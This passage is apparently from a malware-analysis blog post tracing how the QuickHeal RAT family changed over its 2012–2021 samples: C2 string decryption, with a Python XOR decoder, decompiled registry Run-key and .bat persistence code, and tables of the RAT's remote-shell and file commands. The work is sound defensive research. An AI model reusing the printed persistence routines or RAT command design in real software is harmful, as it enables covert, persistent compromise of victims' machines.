I have 2 samples which are compiled in 2019. Previously, we have noticed that the function graphs of "SSL" handshake as well as the derivation of final XOR key differ in these two samples. Here, we see that the C2 configuration function in both samples are identical. Seems to suggest that there is one source code shared between the two binaries, yet each has its own changes.




Figure 25 disassembly snippet on reading C2 data, from 7bb281fb5bce830c60610c4b75bd024ccb9b18f8e38f7ad9991259071eeb0350




Figure 26 disassembly snippet on reading C2 data, from 271d4b9ee4d563953f41193c98a6687418166b96185e8b87052863f0ae705048

Notice how the functions in these samples so far sort-of resemble one another, despite the differences in how the C2 strings are being read. This changed in the sample compiled in 2020.

In the 2020 sample, the C2 configuration and the function that handles the startup of the malware is vastly different from the earlier samples. There was also an attempt to look for a running process named “cvnjmpcp.exe” which I would think is the name of the malware process (so this is to ensure there is only 1 instance of malware executing on the victim).

There is a loopback address found in plain. There is also a “fallback” encrypted C2 address, but this secondary C2 address is not found alongside the loopback address within the function unlike earlier samples.




Figure 27 disassembly snippet on decrypting secondary C2 address, from d014bf062872eb8ba138bf3a70f96cdcf90f6bae7369e62971821e0ddbd2cc5f

The secondary C2 address is found when following the malware's attempts to connect to the C2.

The decryption algorithm is also different from earlier samples (2012, 2013 and 2015). Although it is also a XOR-decryption, but the XOR key used is not a simple incremented counter.




Figure 28 disassembly snippet on C2 string’s decryption function, from d014bf062872eb8ba138bf3a70f96cdcf90f6bae7369e62971821e0ddbd2cc5f

Here’s a python snippet to decrypt the C2 string for this sample:

Press enter or click to view image in full size

```
output = ""
xorkey = 0x49

for c in key:
        p = chr(c ^ xorkey)
        t = xorkey + xorkey * 8
        xorkey = (xorkey + t * 8 + 0x2F) & 0xFF
        output += p

print output
```

There are also additional configuration and log files being used by the malware, named “cf” and “the.db” respectively.




Figure 29 disassembly snippet on writing error message into “the.db” file, from d014bf062872eb8ba138bf3a70f96cdcf90f6bae7369e62971821e0ddbd2cc5f

The configuration file only seems to contain a 4 byte value that is used as sleep interval. In earlier samples, this configuration file would be named “.ini” and contain C2 information as well. This is yet another change found within this sample.




Figure 30 disassembly snippet on reading sleep interval from “cf” file, from d014bf062872eb8ba138bf3a70f96cdcf90f6bae7369e62971821e0ddbd2cc5f

The latest sample compiled in 2021 contains C2 configuration decrypted in a different manner as the previous samples. The XOR key used is an incremented counter XORed with the value 0x7E (previously the key used was an incremented counter added to a fixed value). The way that the encrypted string is being stored and used within the code is a little different from the other samples. These changes suggest that there is an effort from the adversary to keep changing the binary (especially in recent years) in attempt to make reverse engineering less convenient. It may also not be a deliberate effort, but an unintended side effect due to different teams editing and recompiling the malware (stemmed from the same source code).




Figure 31 disassembly snippet on decrypting C2 string, from e4fdb279a4792ad516592076ce9a6a40c803af84bcc2e2e4f9ee48df6af9e88b

Persistency Mechanism

Get asuna amawaka’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

The code for setting persistency also changed across the years:

In the earliest sample, the approach is to directly set the Run regkey:

```
11  qmemcpy(&SubKey, aSoftwareMicros, 0x5Cu);
12  phkResult = 0;
13  if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, &SubKey, 0, 0xF003Fu, &phkResult)
14    && RegOpenKeyExW(HKEY_CURRENT_USER, &SubKey, 0, 0xF003Fu, &phkResult) )
15  {
16    return 0;
17  }
18  if ( a1 )
19  {
20    Filename = 0;
21    memset(&v7, 0, 0x204u);
22    v8 = 0;
23    GetModuleFileNameW(0, &Filename, 0x104u);
24    v2 = wcslen(&Filename);
25    v3 = RegSetValueExW(phkResult, L"alg", 0, 1u, (const BYTE *)&Filename, 2 * v2 + 2);
26  }
27  else
28  {
29    v3 = RegDeleteValueW(phkResult, L"alg");
30    if ( v3 == 2 )
31      v3 = 0;
32  }
33  RegCloseKey(phkResult);
34  return v3 == 0;
35}
```

Figure 32 decompiled snippet on modifications to registry values, from 836f7cf5190efd313cad36acd794c19b199d6d1807675d453eedf270116a12ee

Later on, the malware does the Run regkey insertion and removal through the use of a .bat file:

```
21  strcpy(Filename, "Hx00.bat");
22  v3 = 0;
23  v4 = 0;
24  v5 = 0;
25  v6 = 0;
26  result = fopen(Filename, aA);
27  v1 = result;
28  if ( result )
29  {
30    szLongPath = 0;
31    memset(&v8, 0, 0x100u);
32    v9 = 0;
33    v10 = 0;
34    GetModuleFileNameA(0, &szLongPath, 0x104u);
35    szShortPath = 0;
36    memset(&v12, 0, 0x100u);
37    v13 = 0;
38    v14 = 0;
39    GetShortPathNameA(&szLongPath, &szShortPath, 0x104u);
40    sprintf(&Dest, aRegAddSSoftwar, aHkeyCurrentUse, aQuickheal, &szLongPath);
41    sprintf(&v16, aRegAddSSoftwar, aHkeyLocalMachi, aQuickheal, &szShortPath);
42    fprintf(v1, aS, &Dest);
43    fprintf(v1, aS, &v16);
44    fprintf(v1, aDel0);
45    fclose(v1);
46    ShellExecuteA(0, 0, Filename, 0, 0, 0);
47    result = (FILE *)1;
48  }
49  return result;
50}
```

Figure 33 decompiled snippet on writing commands to modify registry values to bat file, from 3af4f3a9a0210a1021d01b18b623367699bab6273fb42d2f028c1600ecda3ddb

The malware also seems to like using a mix of upper and lowercase letters to be written into the bat file, possibly to avoid string matching detections (but ironically made it possible for us to write YARA rules for them).

Press enter or click to view image in full size




Figure 34 disassembly snippet on hardcoded commands used to modify registry key, from a3a7faa58dac9b5d3e4640df62cce2d41605d5d43153630b796cb53fcd19a6ff

Here's where the roads diverge: The commands / RAT features

While the network-related functions are almost the same, and the other features that I compared suggested minor changes to the code, the command IDs accepted by the RAT can be used to clearly classified into 2 variants (though the actual features are more or less the same). I'm not exactly sure how the community now differentiates "Quarian" and "Turian", and I'm not going to contribute more confusing names to this set of malware. They shall just be QuickHeal variants to me.. I'm more than happy to chat about this, drop me a DM on Twitter :)

I was able to figure out the command IDs being accepted by the malware, based on the big switch table found that handles data received from the C2 server. Here's the breakdown of command IDs:

Press enter or click to view image in full size

Variant 1

Command ID	Command Description
0x0	Get victim information
0x1	Close connection
0x2	Close connection
0x3	Does nothing
0x4	Terminate malware
0x5	Remote shell
0x6	File-related actions via next sub-command received: 0x0 Directory listing 0x1 Rename file 0x2 Write file 0x3 Read file 0x4 Execute file 0x5 Delete file
0x15	Update sleep interval

Press enter or click to view image in full size

Variant 2

Command ID	Command Description
0x0	CMD_NULL
0x1	Get victim information
0x2	CMD_SHELL
0x3	CMD_FILE Sub-commands: 0x1 CMD_TRANSFILE 0x2 CMD_TRANSFILE 0x4 CMD_FILE_BROWSE 0x5 CMD_FILE_RENAME 0x6 CMD_FILE_DELETE 0x7 CMD_FILE_EXECUTE
0x4	Remote GUI
0x5	Interactive shell
0x6	Relay
0x100	CMD_KEEPALIVE
0x400	CMD_CLOSE
0x500	CMD_CLOSE
0x600	CMD_REMOVE / set or unset Run key
0x700	CMD_EXECUTE
0x800	Update C2 address

Press enter or click to view image in full size

	2012	2013	2014	2015	2016	2017	2018	2019	2020	2021
Variant 1	V								V	
Variant 2		V	V	V	V	V	V	V		V

Two of the samples (compiled in 2016 and 2018) made understanding the other samples much easier with RTTI and debugging strings compiled into the binaries :)

Some of the debugging strings (printed via OutputDebugString) within the 2016 sample are:

· [%08X]: CClient::Connect(%S:%d)…

· [%08X]: CProtocolClient::ShakeHands() OK

· [%08X]: CProtocolClient::Connect() OK

The malware refers to the function that performs the fake SSL handshake as “ShakeHands”. Cute.

Press enter or click to view image in full size




Figure 35 disassembly snippet showing debugging strings to denote status of connection to C2 and fake SSL handshake, from 727093e220e39f73b341acf9cc5bff2c4fa727013173bdf4afac3e81399139e0

The 2018 sample comes compiled with RTTI. The classes in the malware are:

· CClient
· CProtocolClient
· CNetwork
· CCrypt
· ProxyOperation
· TransferParam

Notice how some of these class names were also in the 2016 sample (within the debugging strings).

